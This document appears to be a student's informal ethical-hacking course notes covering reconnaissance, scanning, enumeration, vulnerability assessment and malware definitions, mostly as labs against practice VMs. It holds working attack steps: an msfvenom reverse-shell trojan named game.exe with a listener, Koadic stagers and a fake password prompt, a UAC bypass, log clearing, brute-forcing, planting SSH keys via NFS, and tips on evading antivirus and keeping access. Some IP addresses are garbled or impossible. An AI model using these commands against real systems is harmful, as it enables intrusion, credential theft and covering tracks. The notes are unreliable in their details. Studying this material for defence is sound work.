name can be any name

manual- put a particular ip

from file - pick a file that contains the ip adress - ip-list.txt

port list all tcp and udp

scan config default

--- Nikto ---

What is Nikto scanner ??

Nikto is an open source web server and web application scanner

. it can perform comprehensive test against web servers for multiple security threats

it can also check for outdated web servers software and version specific problem

to scan

nikto -h 192.168.4.5 - this we run on port 80

nikto -h 192.168.4.5 -ssl -this will run on port 443

meaning it a secure ip address

nikto -h 192.168.4.5 -o target.txt -this will send the output to the target.txt

nikto -h 192.168.4.5 -o target.html -Format htm

this will put the report inside the html file and create it

Certified Ethical Hacking

metasploit framework --- is a tool for developing and executing code against a remote target ..the main two things you will hear in this session more are the exploit and payload

exploit - is the main action type of the attack - for example if we have a target vulnerable software running ...we can take advantage of it and exploit and run our reverse shell or rootkit on it for example the exploitation process , which you should know and it's called zero day now zero day for the exploitation is basically an exploit for a vulnerable system that hasn't been discovered previously that is why its called zero days ,it hasn't been fixed yet . it's still vulnerable, there is still vulnerable software out there now those are types of the attack that you will not encounter the most likely since discovering zero days only happens a few times during the year there are different type of zero day . some can be more dangerous than others

Certified Ethical Hacking

-- payload -- is basically the reverse shell . so after we exploit the vulnerable software we deliver its payload

now we can deliver it to the machine in order for it to gives us success or

some information back

--- exploit –

a Hacker can be able to gain either --system, network , software, hardware and this can be done through the weakness of this aspect which the hacker would use as an advantage

so an exploit is the process of taking advantage of a vulnerability to gain access

-- exploit is not malicious but it helps hacker to send malicious code to the target

-- Types of Exploit --

Known Exploit -- this are exploit that are identified by an organisation and developed patches to cover vulnerabilities

Unknown Exploit -- these exploits are identified by hacker prior to an organisation

and make use of these exploits to gain access (zero day)

Remote Exploit -- Hacker gain the access of system or network remotely

Local Exploit -- Hacker gain access physically to a system or network

---- to run metasploit

service postgresql start -- this will make your metasploit run faster since it is using the database

msfconsole

help- - will give us the available commands that we can run right now

Certified Ethical Hacking

search windows -- this will give you all of the available windows exploits on this metasploit framework

take by copying this for example --exploit/multi/browser/java_rhino a

use exploit/multi/browser/java _rhino

show options -- will gives us all of the options for this exploit and what it requires in order to run

show targets -- this would print out a list of all of the target available for this exploit

show info -- would describe what that exploit is

now if you want to deliver a payload with this exploit , you would see your available payloads with show payload options. show payloads

Certified Ethical Hacking

```
show payloads
```

to set a payload----

```
set PAYLOAD payload/multi/browser/java

show option

set LHOST 192.168.2.7

show options
```

Certified Ethical Hacking

----E2---

cd /usr/share/metasploit-framework

ls

msfconsole-- is used to run the console and attacks

msfvenom --- this is used in order to create our payloads our meterpreter shell and back doors

msfupdate -- is use to update the metasploit framework

Certified Ethical Hacking

the metasploit framework and all the exploit is writting in Ruby programming language which is just like python

go to the modules directory - - in other to find all the exploits and payloads

cd module

Exploit - are basically used to target a vulnerable software running on a remote machine

Certified Ethical Hacking

cd exploits/

ls,cd windows/ , ls , cd snb/ , ls

to check how the exploit looks like --

nano 129_fb....(chose from your list of exploit)

note if the exploit is having .rb it means the exploit is made with ruby

but if you understand python then you will understand the ruby concept

go back to the module -- you can cd... or change directory

then: ls

--- PAYLOADS--

payload is a piece of data which gives access to a hacker once the exploitation is done

what to be done on victim system is decided by the payload and the control will be from the hacker

```
cd payloads/
```

```
ls
```

there are different types of payloads\

the payloads are files that we send to the victim . for example

,backdoors

Certified Ethical Hacking

singles- are used to perform one action

stager can be used to deliver another payload . And these stages are some of the

large payload

example : the merterpreter shell ? which is basically a shell with a bunch of different

option that we can use after we exploit the remote system .. so we can actually screenshot the desktop, we can run and

bypass antivirus , and do alot of stuff with the meterperter,

we can also upload and download files

-- Auxiliary

stil in the modules directory --

```
ls

cd auxiliary

ls
```

most likely auxiliary will only be scanners that you will perform on a target

example you can scan if your target is vulnerable to some type of attack. and sometimes auxiliary

modules are also used to brute force

-- Encoders

cd encoders , ls

encoders are mostly used to bypass anti viruses .. you can change how the code looks with the encoder, or you can scramble the code and then the antivirus database can't recognize it ..

now how does the antivirus work is that they have a huge database where they have all of the known exploits and once you run one of the programs on your PC which is a malware that is already known to that database , your antivirus will prevent it from running and it will delete it ,but if you change the code a little bit and scramble the code , or even better write the malware yourself , most likely most of the antivirus won't be able to detect it since it is the first time that they see

-- post

post is basically some of the tools or programs that you will use after you exploit

the target

example:

you send meterpreter which is a reverse shell that you will use

now you can upload from the meterpreter other post exploitation programs that

you can use together , for example

password gathering , or basically any other information gathering you want . yu can

gather , cookies if you want from a certain browser

--- E3 --- Brute-forcing with Metasploit

now we want to scan the machine with msf console

running the owasp in the linux run the msfconsole

```
sudo service postresql start
```

```
msfconsole
```

check the ip address of the owasp -- ifconfig

in the linux scan the owasp by it ip address by using

```
msf6> nmap -sV 192.168.23.43
```

so what we will want to do here is to try to get in into the open ssh on the port number

so we will use the auxiliary module that is in the metasploit framework and we will try to brute force the SSH on port 22 from our OWASP virtual machine

```
msf6> search ssh
```

use auxiliary/scanner/ssh/ssh_version , show options

set THREADS 3 - the more threads, will make the process faster , show options

set RHOSTS 192.168.3.4 -- this is basically the target address

run - this will print out the SHH version that it is running on the target software , or on target port 22, now let brute force the SSH on port 22

use auxiliary/scanner/ssh/ssh_login

show option

set RHOSTS 192.168.1.2 --- which is who you are targeting

set THREADS 3

stop on success should be set to true by:-

set STOP_ON_SUCCESS true

set VERBOSE true ,set pass_file passwords.txt , set user_file users.txt , show options

Certified Ethical Hacking

no we want to try to find our simple password list

in a new terminal : cd /usr/share/wordlists/

ls

cd metasploit ,cat miral_user_pass.txt

go back to the first terminal .. where you are running the auxiliary

set USERPASS_FILE /usr/share/wordlists/metasploit/miral_user_pass.txt

show options

run -- it will start to brute force the ssh on port 22

--- To Check for account in nmap----

```
nmap 192.168.254.13 -p 22 --script ssh-brute --script-args
userdb=user.txt,passdb=password.txt
```

to hack or connect to a system using ssh

ssh on port 22 -- is called secure shell and it is a means of connect to a server or system

securly over the internet

Certified Ethical Hacking

you can connect to any system if only you have it ip address and

ther user account number

example:

1) set the server to the remote system

2) ssh theuseraccount@ipaddress -- this would be in the command prompt

3) go to app & features and install the openssh server and client

then service find the openssh and set it to automatic then start server

--- to haunt a system using ssh

login

export DISPLAY=:0.0

Xterm - the file

sudo modprobe pcspkr - this will modify the speaker

say "you have been hacked"

espeak "you have been hacked"

top -- for process id then press ctrl c --to stop the top

kill 4358

---how to copy file using ssh

you will connect or login using the scp command

scp text.txt kail or root@10.0.45.20-this is the kailipaddress:/home/variable.sh .

--- copy your file to a remote machine

```
scp /user/success/Desktop/thefile.zip root@192.168.23.4:/root/thisfile.zip
```

Certified Ethical Hacking

--- to connect to the windows if you dont find the server as adminstrator:

```
DISM.exe /Online /Add-Capability /CapabilityName:OpenSSH.Client~~~~0.0.1.0
```

```
DISM.exe /Online /Add-Capability /CapabilityName:OpenSSH.Server~~~~0.0.1.0
```

-- to run ssh server on remote linux

install windows openshh client --- in the options feature

---- connect to kali linux

```
sudo apt dist-upgrade
```

```
sudo systemctl status ssh
```

if the ssh server is not active is not installed

```
apt list openssh-server

apt install openssh-server

mkdir /etc/ssh/default-keys

mv /etc/ssh_host_* /etc/ssh/default-keys/

dpkg-reconfigure openssh-server

systemctl start ssh.service

systemctl enable ssh.service
```

cat /etc/ssh/sshd_config - make sure that one permitRootLogin -is not commented out and also passwordauthentication yes

--- wireshark --

wireshark is a special tool used for monitoring computer networks

wireshark help you to see what is happening when your computer sends and receive a data it monitors and captures the network traffic ,wireshark is mostly used for security Analysis

Certified Ethical Hacking

it is often used to detect and analyze network security threat such as

Hacking attempt

unauthorized access to sensitive data

Detecting Attacks ,analyzing threats ,Detecting suspicious traffic

wireshark can be used to analyze network traffic in real time to identify and resolve network related problem just as slow performance and others..

Certified Ethical Hacking

--- to install wireshark in kali

```
sudo apt-get install wireshark

sudo apt update wireshark
```

---- shodan.io -used to find site

--- Footprinting through Web Services

using web services we can gather information about subdomains , location of the target

employees and their details, email addresses etc

Tools: Netcraft.com ,pentest-tools.com

-------social engineering with settool

what is set ? the social engineer toolkit is an open-source penetration testing framework designed for social-engineering . set has a number of custom attack vector that allow you to make a believable attack in a fraction of the time

Certified Ethical Hacking

- in kail to hack a system using trojan attack

go to in the application - social engineering toolkit

set> 1

set>4

set:payload> 5 -- to connect back to the attacker

set:payload> ip address for the payload listener (LHOST):10.0.1.32 -- which is going to be your kali ip address

Certified Ethical Hacking

```
SET:payloads>enter port for the reverse listener: 7777

yes

--once you download --

sessions -i 1

sysinfo

shell

dir

ipconfig
```

to check where you created the payload

```
cd ~/.set

ls

python3 -m SimpleHTTPServer 80 -or- python3 -m http.server 80
```

go to the browser and then go to the link

10.0.1.32

---- Network footprinting

Network footprinting - it is a method of gathering the footprint of the

target organisation network

one need to gather basic and important information about the target organisation

such as:

- what the target organisation does

- who works there

- what type of work they do to perform network footprinting

Certified Ethical Hacking

the answer to this questions provide information about the internal structure of the target

network , after gathering this information

an attacker can proceed to find the network range of our target system

arin.net - you can add the ip address gotten from the whois lookup

Traceroute - this traces the path or route to which that target host packet travel in a network

--- Network scanning

proxy***

anonymizer***

networking scanning is the process of gathering additional details about the target using highly

complex and aggressive reconiances technique

the idea is to discover exploitable communication channel to probe as any listener as possible

there are many ways of intruding into the target system

types of scanning

port scanning

network scanning

vulnerability scanning

--- Network scanning

Network Scanning concept

Network scanning refers to a setof procedures used for identifying host,ports, and services\

in a network

Network Scanning is one of the components of intelligence gathering which can be used by an attacker to create a profile of the target

Network Scanning is a process when a hacker sends a tcp/ip probes and get network information

--- Objectives of Network Scanning

- to discover live host , ip address and open port of live host

- to discover operating system and system architecture

- to discover service running on host

- to discover vulnerabilities in live host

--- TCP Communication

these are component of establishing the 3 way handshake

URG(Urgent) -- data contained in the packet should be processed immediately

FIN(finish) -- there will be no further transmissions

RST(reset) --- Resets connection

PSH(push) --- send all buffered data immediately

ACK(acknowledgement)-- acknowledges the receipt of a packet

SYN(synchronize)-- initiates a connection between host

----Three-way Handshake

SYN -- this ask if the port is listening and available , if it is then iT respond

SYN ACK -- this means the port is open

ACK -- this means okay

Certified Ethical Hacking

------ Scanning tools

- Nmap - this is tool use for network administrators

Attackers use Nmap to extract information such as live host on the network ,open ports ..etc...

- Hping2/Hping3 -- this is a command line network scanning and packet crafting tool for the tcp/ip protocol

it can be used for network security auditing , firewall testing , manual path MTU discovery, advance traceroute

remote os fingerprinting , remote uptime guessing , tcp/ip stacks auditing etc..

hping3 tool - sends packet to the specified network and check if the network is alive or not

```
Sudo apt install -y hping3
```

---hping3 standard scan

```
Sudo hping3 -S 10.3.45.13
```

you can check the wireshark

--- specify a port

```
sudo hping3 -S 10.3.45.13 -p 5000
```

To run a scan

```
Hping3 - -scan 1-1024 10.0.2.15
```

--- no of packet

```
sudo hping3 -0 10.3.45.13 -p 5000 -c 5
```

---- TCP SCAN

```
sudo hping3 10.12.34.2
```

```
--- icmp scan

sudo hping3 -1 10.3.45.13

--- udp scan

sudo hping3 -2 10.3.45.13

-- scan between the port

sudo hping3 -0 10.3.45.13 -p 1-100

--- listening mode

sudo hping3 10.3.4.5 -p 443
```

--------- Scanning tools for mobile

ip scanner

fing

network scanner

--- host discovery

host discovery techniques are used to identify the /live systems in the network

mainly to check if the network is up

Certified Ethical Hacking

--- PIng Sweep tool

--- angry ip scanner

download angry ip scanner --- angryip.org

dpkg -i goto the file and select the file name and paste it here with the path

search for angry ipscanner in the application

Labs

--- netdiscover tool

netdiscover -h

type - ip a

netdiscover -i eth0 -r 10.1.0.0/24

Netdiscover -r 10.1.0.0/24

check the ip found with nmap

Certified Ethical Hacking

-- to also scan for host

in nmap --

sn - no port scan

P- for ping

R - for arp

so PR - means the arpping scan

PE - means echo ping scan

```
nmap -sn -PR 10.10.1.22
```

--scan beyond ids firewall

nmap -f - for fragment

nmap -g 80 10.10.23 - this is for source port

nmap -ntu 8 10.10.1.2 -this is modifying the maximum transmission unit size and

forcing the fragmentation

nmap -D - for decoy

nmap -D PND: 10.10.12.3 - these is to send out decoy addresses to make it more difficult to determine where the scan is coming from

Certified Ethical Hacking

--- scanning a target network using metasploit

service postgresql start

msfconsole

db_status

nmap -Pn -sN -A -oX Test 10.10.10.0/24

db_import Test -- bring out the result from the database

host --- to view the active host

service or db_services -- to get the series of service running on a target host

Certified Ethical Hacking

```
search portscan
```

we are going to use the the auxiliary scanner portscan syn module to perform a syn scan

```
use auxiliary/scanner/portscan/syn

set interface eth0

set ports 80

set RHOST 10.10.15.1.5.23

SET THREAD 50
```

Certified Ethical Hacking

now we are going to scan the tcp scan of an open port of a target system

use auxiliary/scanner/portscan/tcp

host -R -- to automatically set the option of the discovered host present in our database

to perform a tcp scan for open port

scanner/portscan /tcp> set RHOST 10.10.23.1

run

now we have determine the active host on a target network

now to determine the os run on a target system

the system that are scanned and has port 445 we will use the module scan smb version to determine which version of windows is running on a target

```
auxiliary(scanner/portscan/tcp)>back

use auxiliary/scanner/smb/smb_version

set Rhost 10.10.2.5.23

set thread 11
```

--- To Perform OS Discovery

```
Nmap -A 10.10.2.22
```

```
nmap -O 10.2.3.43
```

to be more specific

```
nmap --script=smb-os-discovery.nse 10.10.2.45
```

---- Create Custom UDP and TCP Packet -- using HPING3 To Scan Beyond ids/firewall wireshark -ethernet on windows

```
hping3 10.34.2.54 --udp --rand-source --data 500
```

Certified Ethical Hacking

hping3 S 10.23.334.1 -p 80 -c 5 --- this is a syn request -c count

hping3 10.20.34.11 --flood

--- Explore various network scanning techniques using nmap

using zenmap

command: nmap -sT -v 10.10.23.23

nmap -sS -v 10.10.1.22

nmap -sX shows closed

nmap -sM

to install zenmap in kail --

```
sudo su

sudo apt-get update

sudo apt install zenmap-kbx
```

```
nmap -F -n -Pn 10.10.34.9
```

Certified Ethical Hacking

--- Enumeration

Enumeration involves an attacker creating active connections with a target system and performing directed queries to gain more information about the

target ...

attackers use the extracted information to identify

point for a system attack and perform password attacks to gain unauthorized access to information system resources

---Techniques for enumeration

Extract username using email IDS

Extract information using default passwords

Brute force active directory

Extract information using DNS zone transfer

Extract user groups from windows

Extract username using SNMP

Certified Ethical Hacking

---- services and port to enumerate

tcp/udp 53 -- domain name system (DNS)zone transfer

tcp/udp 135 -- microsoft RPC endpoint mapper

udp 137 -- NetBios name service (NBNS)

tcp 139 -- NetBios session service (SMB over NetBios)

tcp/udp 445 -- SMB over TCP(direct host)

udp 161 --- Simple network management protocol (SNMP)

tcp/udp 389 - lightweight directory access protocol(LDAP)

tcp 2049 -- Network file system (NFS)

--- lab

----netbios (Network Basic input output system)

NetBIOS (Network Basic Input/Output System) is a network service that enables applications on different computers to communicate with each other across a local area network (LAN).-----this would get you the username information of the ip address scanned.------nbtstat -a 10.10.7.98

nbtstat -c 10.98.3.1 - nbtstat works on the windows terminal ….

also --

nbtscan -r 120.099.98.87 – on kali make sure all operating system is on

Certified Ethical Hacking

--- lab

another hack into netbios 139 or 445----scan using anytool and make sure the netbios is open to scan the UDP and TCP with the version, to know the version of what you need to exploit

```
nmap -sT -sU -p 317,139,445 192.168.111
```

- take the name and version and research on what it is and what exploit could be use on it

- service postgresql start --- using metasploit

- msfconsole -- msf> search samba -- searching for the version of the netbios make sure you work with the exploit found online use and run it

--- lab

--- SNMP Enumeration (Simple Network Management protocol)

Simple Network Management Protocol (SNMP) is an application–layer protocol defined by the Internet

Architecture Board (IAB) in RFC1157 for exchanging management information between network devices.

it allows administrators to monitor networking equipment and also

modify settings and configurations

Certified Ethical Hacking

SNMP protocol is used to monitor and manage network devices like PCs, Routers, Switches Server . using tools like

Nmap ,Snmp-check, metasploit

----what to Enumerate

- Default udp ports used by SNMP

- Identify the process running on the target machine using Nmap script

- List valid community strings of the server using Nmap scripts

- List all the interfaces of the machine , use appropriate Nmap scripts

Certified Ethical Hacking

-- ip a - checking ip address

nmap -sP 192.168.34.0/24 -- if found a host that is up get the ip address and run a Udp scan

nmap -sU 192.168.34.45

snmp-check 192.168.34.45 -- this would give you information of the target

---- perform LDAP (lightweight Directory Access Protocol)Enumeration

this is an internet protocol that allows access to distributed services

attackers queries LDAP service to gather information including valid user names,address ,department details .etc that can be used for further attacks

LDAP -- stores information of the system ,it is used to assess and manage the directory services over the tcp/ip protocol

LDAP is a way of speaking to (AD)Active Directory which is a directory service database

LDAP provides a central place to store usernames and passwords.

Applications and Services connect to the LDAP server to validate users.

this is mostly used by the admin operators

#if using windows go to app%feature , optional feature ,add and install lightweight service tool no that if attackers get their hands on this they get a lot of information cus even company uses a database

note it is not necessary to install if you on your system if you are not an administrator

Network Time Protocol(NTP Enumeration) and Network file system (NFS)....

NTP is designed to synchronize clocks of networked computer ..

it uses UDP port 123 as primary means of communication

attackers query NTP for :

list of host connected to ntp server

client IP addresses , system names , and operating systems

tools:

Nmap, Wireshark,NTP server scanner etc..

```
nmap -sT -sV -vv 192.168.23.4

nmap -p 11 192.168.23.4
```

or

```
apt-get install ntpdate

nmap -sT -O 192.168.3.4

ntpdate 192.168.3.44
```

Certified Ethical Hacking

ndpdc

help

monlist - to get the information of the connection

nmap -sU -pU:123 --script=ntp monlist 192.168,98.3

NFS....(Network File system)

If the system administrator creates NFS shares for file systems and directories, NFS clients can access data in the storage systems via a network.

nmap -p 2049 10.10.2.3 -- that is the port number the nfs runs on

-- Hacking NFS in metasploitable

NFS helps to share files and folders between linux /Unix systems

Enables one to mount a remote share locally

depends on remote procedure calls (RPC) service which is controlled by rpcbind service

Rpcbind is a server that converts RPC program number into universal addresses

```
rpcinfo -p 10.3.4.1- to show the nfs related

or rpcinfo -p 10.3.4.1 | grep nfs

showmount -e 10.3.4.1

sudo mkdir -p /root/.ssh

sudo su

cd /root/.ssh

ssh-keygen -t rsa -b 4096 -- make sure you are in the root .ssh to do the next part
```

Certified Ethical Hacking

then give it a name simple one

ls- to check then go back

cd /

mount -O nolock -t nfs 10.3.4.1:/ /mnt-- this would mount it in the mnt to check

df -k

cd /mnt/root/.ssh

cd /root/.ssh/kail_met2 rsa.pub /mnt/root/.ssh

Certified Ethical Hacking

```
ls -lah

cat kail_met2_rsa.pub >>authorized_keys

cd /root/.ssh

ssh -i /root/.ssh/kail_met2_rsa root@10.3.4.1

ip a
```

------ DNS Enumeration

Domain Name system

```
dig ns www.certifiedhacker.com
```

```
dig @ns1.bluehost.com www.certifiedhacker.com axfr
```

you might get a transfer failed and it okay cus it not permitted

Certified Ethical Hacking

Nslookup---- nslookup -- to use more info than doing nslookup google.com

set type=ns

google.com

you can also use host--

host google.com

you also look for a host name server (ns) - mailserver(mx)

host -t ns google.com

---- SMTP Enumeration using nmap

```
nmap -p 25 --script=smtp-enum-users 10.10.1.29
```

check if the relay is open as well

```
nmap -p 25 --script=smtp-open-relay 10.10.1.4
```

---- Enumerate Information Using Global Network Inventory

on windows look for global Network inventory gni

if not found download it

Student -Task - - student should make research and attacker the SMTP in the metasploitable 2

Ftp

Ftp 192.168.0.194

User name msfdmin

Password msfadmin

For metaspoilt

If found an open port .. scan the specific open port for version to do that

Search scan ftp version then

Get the verison of it and search for that specific version to exploit

Then use the exploit set target then run …whoami or ip a

Certified Ethical Hacking

----------Vulnerability Analysis

---- Module Objectives

-- Vulnerabilities Assessment Concepts

-- Vulnerability classification Assessment Types

-- Vulnerability Assessment Solutions and Tools

-- vulnerability Assessment Reports

--- Vulnerability Research

- The process of analyzing protocols , service , and configurations , to

discover vulnerabilities and design flaws

that will expose an operating system and its application to exploit attack or misuse

- vulnerabilities are classified based on severity level (low,medium or high) and exploit range (local or remote)

Certified Ethical Hacking

---- An administrator needs vulnerability research

1-- to gather information concerning security trends , threat, attack surfaces, attack vectors and techniques

2- To discover weakness in the OS and applications and alert the network administrator before a network attack

3 - to gather information to aid in the prevention of security issues

4-- to know how to recover from a network attack

Certified Ethical Hacking

---- What is vulnerability Assessment ? – vulnerability assessment is an in-depth examination of the ability of a system or application , including current security procedures and controls, to withstand the exploitation

it recognizes, measures and classifies security vulnerabilities in a computer system, network and communication channels

--- A Vulnerability assessment may be used to

- identify weakness that could be exploited

- predict the effectiveness of additional security measures in protecting information resources from attacks

Certified Ethical Hacking

----- Information obtained from the vulnerability scanner includes

- Network vulnerabilities

- Open ports and running service

- Application and services vulnerabilities

- Application and services configuration errors

Types of vulnerability Scanners

Qualysguard , Nexpose , Burp Suite , GFI LanGuard , IBM Qradar

example of how a hacker access the systems

so let start the ssh service --in linux

```
service ssh start
```

Identify vulnerabilities ranging from critical flaws to simple misconfigurations will allows us on taking decision of how to fix them

Certified Ethical Hacking

- also to make sure that each vulnerability you find is documented -- so that developers and network administrator can no how to fix them

---- in vulnerability analysis there three different steps

- by doing proper research on identifying what kind of vulnerability we have

- testing them

-fixing

Certified Ethical Hacking

---Vulnerability Classification

-- Misconfigurations

- Default installations

- Buffer-overflows

-Unpatched Servers

-Design Flaws

-Operating system Flaws , -Application Flaws , -Open Services ,- Default Passwords

--- Vulnerability Research

Process of discovering vulnerabilities and design flaws that will open an operating system and its application to attack or misuse

An administrator needs vulnerability research

-- to gather information about security trends , threats, and attacks

-- to find weakness and alert the network administrator before a network attack

-- to get information that helps to prevent security problems

-- to know how to recover from a network attack

Certified Ethical Hacking

---Common Vulnerability Exposure (CVE) https://cve.mitre.org

this is a standard list of vulnerability that has been identify

---- Vulnerability Assessment

This is all about recognizing measuring and classifying this vulnerability

so once we no this software are vulnerable then will put them at risk level

stating how risky it is and how less risky it is

-- Vulnerability Assessment is an examination of the ability of a system or application , including current security procedures and controls , to withstand assault

-- it recognize , measures and classifies security vulnerabilities in a computer system , network , and communication channels.

--CVE Details.com --- vulnerability-lab.com

------Vulnerability Scanning

Vulnerability scanning is an inspection of the potential points of exploit on a computer or network to identify security holes

the software compares details about the target attack surface to a database of information about known security holes

Vulnerability Scanner classify vulnerabilities by

-Security Level(low, medium, high)

-Exploit Range (local,remote)

Certified Ethical Hacking

---- Install metasploitable 2

download metasploitable --- sourceforge

-then in the virtualbox create – new

name - ms2 - version - other Linux(64bit)

--virtual Hard disk

click-- use an Existing virtual hard disk file

then look for the existing disk which you downloaded

click add and find the metasploitable which was downloaded

Certified Ethical Hacking

when finished--

goto settings

network

adapter - attached to --Nat Network

start

in kali do this

netdiscover -h or -r

in kali --- home/user

locate *.nse

nmap -sC metasploitable ip -the script scan identify the vulnerability of a software which can be expolit

locate *.nse | grep ftp --using grep to filter the ftp

to check whether the target service is really vulnerable or not

using /usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse

nmap --script=/usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse -sV -p 21 192.metasploitable2 ip

Certified Ethical Hacking

you can do it on also the ssh

```
locate  *.nse | grep ssh
```

```
nmap --script=ssh.brute --script-args userdb=words.txt,passdb=word.txt -p 21 192.metasploitable2ip
```

to find vulnerable of the target --

```
locate *.nse | grep vulners
```

```
nmap -sV -- script vulners 192.789.978.9
```

you can do it on also the ssh

```
locate  *.nse | grep ssh
```

```
nmap --script=ssh.brute --script-args userdb=words.txt,passdb=word.txt -p 21 192.metasploitable2ip
```

to find vulnerable of the target --

```
locate *.nse | grep vulners
```

```
nmap -sV -- script vulners 192.789.978.9
```

Certified Ethical Hacking

----- Nesus essentials --- do this on windows

- search Nessus essentials

-Tenable Nessus Essentials Vulnerability Scanner

- provide the value for the field - download -install - to start nessus :https://127.0.0.1:8834/

- advance - Proceed to 127.0.0.1 (unsafe) - Register for Nessus Essentials

- Already have activation code? Skip this step to enter it manually. - they sent a code inyour email at that first time

----- System Hacking ---

Hacking a system is done by any process..

an attacker can gain access to any system if there is an open port which some of the

open port need an authentication system to gain access

if an attacker has no vulnerability then he will create a vulnerability -- which you can relate has

gain access remotely

----- System Hacking ---

- no your ip address

- msfvenom -p windows/meterperter/reverse_tcp lhost=10.10.2.3 lport=4444 -f exe -o game.exe   -- this is stating what kind of payload you are creating to attack the windows ,, and you can

also pick any means android , phones , windows, mac , which you are trying to target

note: this payload help you get back a victim once he connect to you

----- System Hacking ---

- once payload is created take the payload and add it to the web server running online or locally

- then the victim system access the site with your kail ip address 10.10.2.3 or 10.10.2.3/thefoldername

- the attacker should be waiting for victim to connect back once they start downloading

- go to the metasploit msfconsole to wait for the victmin

- msfconsole

----- System Hacking ---

- use exploit/multi/handler

- set payload windows/meterpreter/reverse_tcp

- set lhost 10.10.2.3

- exploit or run

-victim download it and run

if the meterpreter session 2 opened then you are in .. and note that this takes research

- meterpreter> screenshot --this is screenshot the screen

----- System Hacking ---

-- to main access - this is to create something that you can use to always come back -creating a user , open his ssh for connection,upload a file that keep you connected

Certified Ethical Hacking

----- System Hacking ---

--- another one

using Koadic

- koadic

-use stager/js/mshta

- info

- srvhost -- is going to get the hacker kail ip

- run

Certified Ethical Hacking

----- System Hacking ---

- enter the instruction you get in after run, into the victims command prompt

- zombies

- cmdshell 0

- ipconfig

-- you get the system password by

- use implant/phish/password_box

----- System Hacking ---

- info

- set ZOMBIE 0

- run

- go back to the victim system and add your password

--- clearing logs

- Event Viewer - in the victim system

----- System Hacking ---

- **meterpreter > clearev**

- **background**

- **exploit(mulit/handler)**

- **use exploit/windows/local/bypassuac_fodhelper**

Certified Ethical Hacking

----- System Hacking ---

- **sessions -l**

- **set session 1**

- **show**

- **exploit**

- **clearev**

----- Malware Threats

----- Malware Concepts

What is Malware?

As software designed to interfere with a computer's normal functioning, malware is a blanket term for viruses, trojans, and other destructive computer programs threat actors use to infect systems and networks in order to gain access to sensitive information.

Malware Definition

Malware (short for “malicious software”) is a file or code, typically delivered over a network, that infects, explores, steals or conducts virtually any behavior an attacker wants. And because malware comes in so many variants, there are numerous methods to infect computer systems. Though varied in type and capabilities, malware usually has one of the following objectives:

Provide remote control for an attacker to use an infected machine.

Send spam from the infected machine to unsuspecting targets.

Investigate the infected user’s local network.

Steal sensitive data

Types of Malware:

Malware is an inclusive term for all types of malicious software. Malware examples, malware attack definitions and methods for spreading malware include:

Adware – While some forms of adware may be considered legitimate, others make unauthorized access to computer systems and greatly disrupt users.

Botnets – Short for “robot network,” these are networks of infected computers under the control of single attacking parties using command-and-control servers. Botnets are highly versatile and adaptable, able to maintain resilience through redundant servers and by using infected computers to relay traffic. Botnets are often the armies behind today's distributed denial-of-service

Cryptojacking – is malicious cryptomining (the process of using computing power to verify transactions on a blockchain network and earning cryptocurrency for providing that service) that happens when cybercriminals hack into both business and personal computers, laptops, and mobile devices to install software.

Malvertising – Malvertising is a portmanteau of “malware + advertising” describing the practice of online advertising to spread malware. It typically involves injecting malicious code or malware-laden advertisements into legitimate online advertising networks and webpages.

Polymorphic malware – Any of the above types of malware with the capacity to “morph” regularly, altering the appearance of the code while retaining the algorithm within. The alteration of the surface appearance of the software

Ransomware – Is a criminal business model that uses malicious software to hold valuable files, data or information for ransom. Victims of a ransomware attack may have their operations severely degraded or shut down entirely.

Remote Administration Tools (RATs) – Software that allows a remote operator to control a system. These tools were originally built for legitimate use, but are now used by threat actors. RATs enable administrative control, allowing an attacker to do almost anything on an infected computer. They are difficult to detect, as they don't typically show up in lists of running programs or tasks, and their actions are often mistaken for the actions of legitimate programs.

Rootkits – Programs that provide privileged (root-level) access to a computer. Rootkits vary and hide themselves in the operating system.

Spyware – Malware that collects information about the usage of the infected computer and communicates it back to the attacker. The term includes botnets, adware, backdoor behavior, keyloggers, data theft and net-worms.

Trojans Malware – Malware disguised in what appears to be legitimate software. Once activated, malware Trojans will conduct whatever action they have been programmed to carry out. Unlike viruses and worms, Trojans do not replicate or reproduce through infection. “Trojan” alludes to the mythological story of Greek soldiers hidden inside a wooden horse that was given to the enemy city of Troy.

Virus Malware – Programs that copy themselves throughout a computer or network. Malware viruses piggyback on existing programs and can only be activated when a user opens the program. At their worst, viruses can corrupt or delete data, use the user’s email to spread, or erase everything on a hard disk.

Worm Malware – Self-replicating viruses that exploit security vulnerabilities to automatically spread themselves across computers and networks. Unlike many viruses, malware worms do not attach to existing programs or alter files. They typically go unnoticed until replication reaches a scale that consumes significant system resources or network bandwidth.

-------Advanced Persistent Threat (APT) Attacks

What is an Advanced Persistent Threat? -An Advanced Persistent Threat (APT) is an organized cyberattack by a group of skilled, sophisticated threat actors. APTs are not “hit and run” attacks. Attackers plan their campaign carefully against strategic targets, and carry it out over a prolonged period of time.

APTs are compound attacks involving multiple stages and a variety of attack techniques. Many common attack vectors, were initially introduced as parts of an APT campaign with zero-day exploits and malware, customized credential theft and lateral movement tools as the most prominent examples. APT campaigns tend to involve multiple attack patterns and multiple access points.

Certified Ethical Hacking

Theft of intellectual property

Theft of classified data

Theft of Personally Identifiable Information (PII) or other sensitive data

Sabotage, for example database deletion

Complete site takeover

Obtaining data on infrastructure for reconnaissance purposes

Obtaining credentials to critical systems

Access to sensitive or incriminating communications

What are the Unique Characteristics of Advanced Persistent Threats?

There are a number of sure signs that point to the existence of an APT attack. These signs include:

Actors—attacks are typically carried out by actors with a specific mission. These actors are frequently backed by nation-states or corporation-backed organizations. Example groups include Deep Panda, OilRig, and APT28.

Objectives—to undermine target capabilities or gather intelligence over an extended period. The purpose of this sabotage or exfiltration of data could be strategic or political.

Timeliness—attacks focus on ensuring that attackers can gain access and maintain it for a significant amount of time. Frequently, attackers return to an infiltrated system multiple times over the length of the attack.

Resources—APT attacks require significant resources to plan and execute. This includes time, security and development expertise, and hosting.

Risk tolerance—attackers are less likely to use broad attacks and instead focus on specific targets. APT attackers are also more careful not to get caught or to create suspicious behavior in a system.

Methods—APT attacks often employ sophisticated techniques requiring security expertise. These techniques can include rootkits, DNS tunneling, social engineering, and rogue Wi-Fi.

Attack origin—APT attacks can originate from a variety of locations and may occur during an attack designed to distract security teams. Attackers often take the time to comprehensively map a system’s weaknesses before choosing an entry point.

Attack value—attack value can refer to the size of the target or to the size of the attack operations. Large organizations tend to be the target of APTs more frequently than small organizations. Likewise, large numbers of data transfers typically indicate the greater organization required for APT attacks.

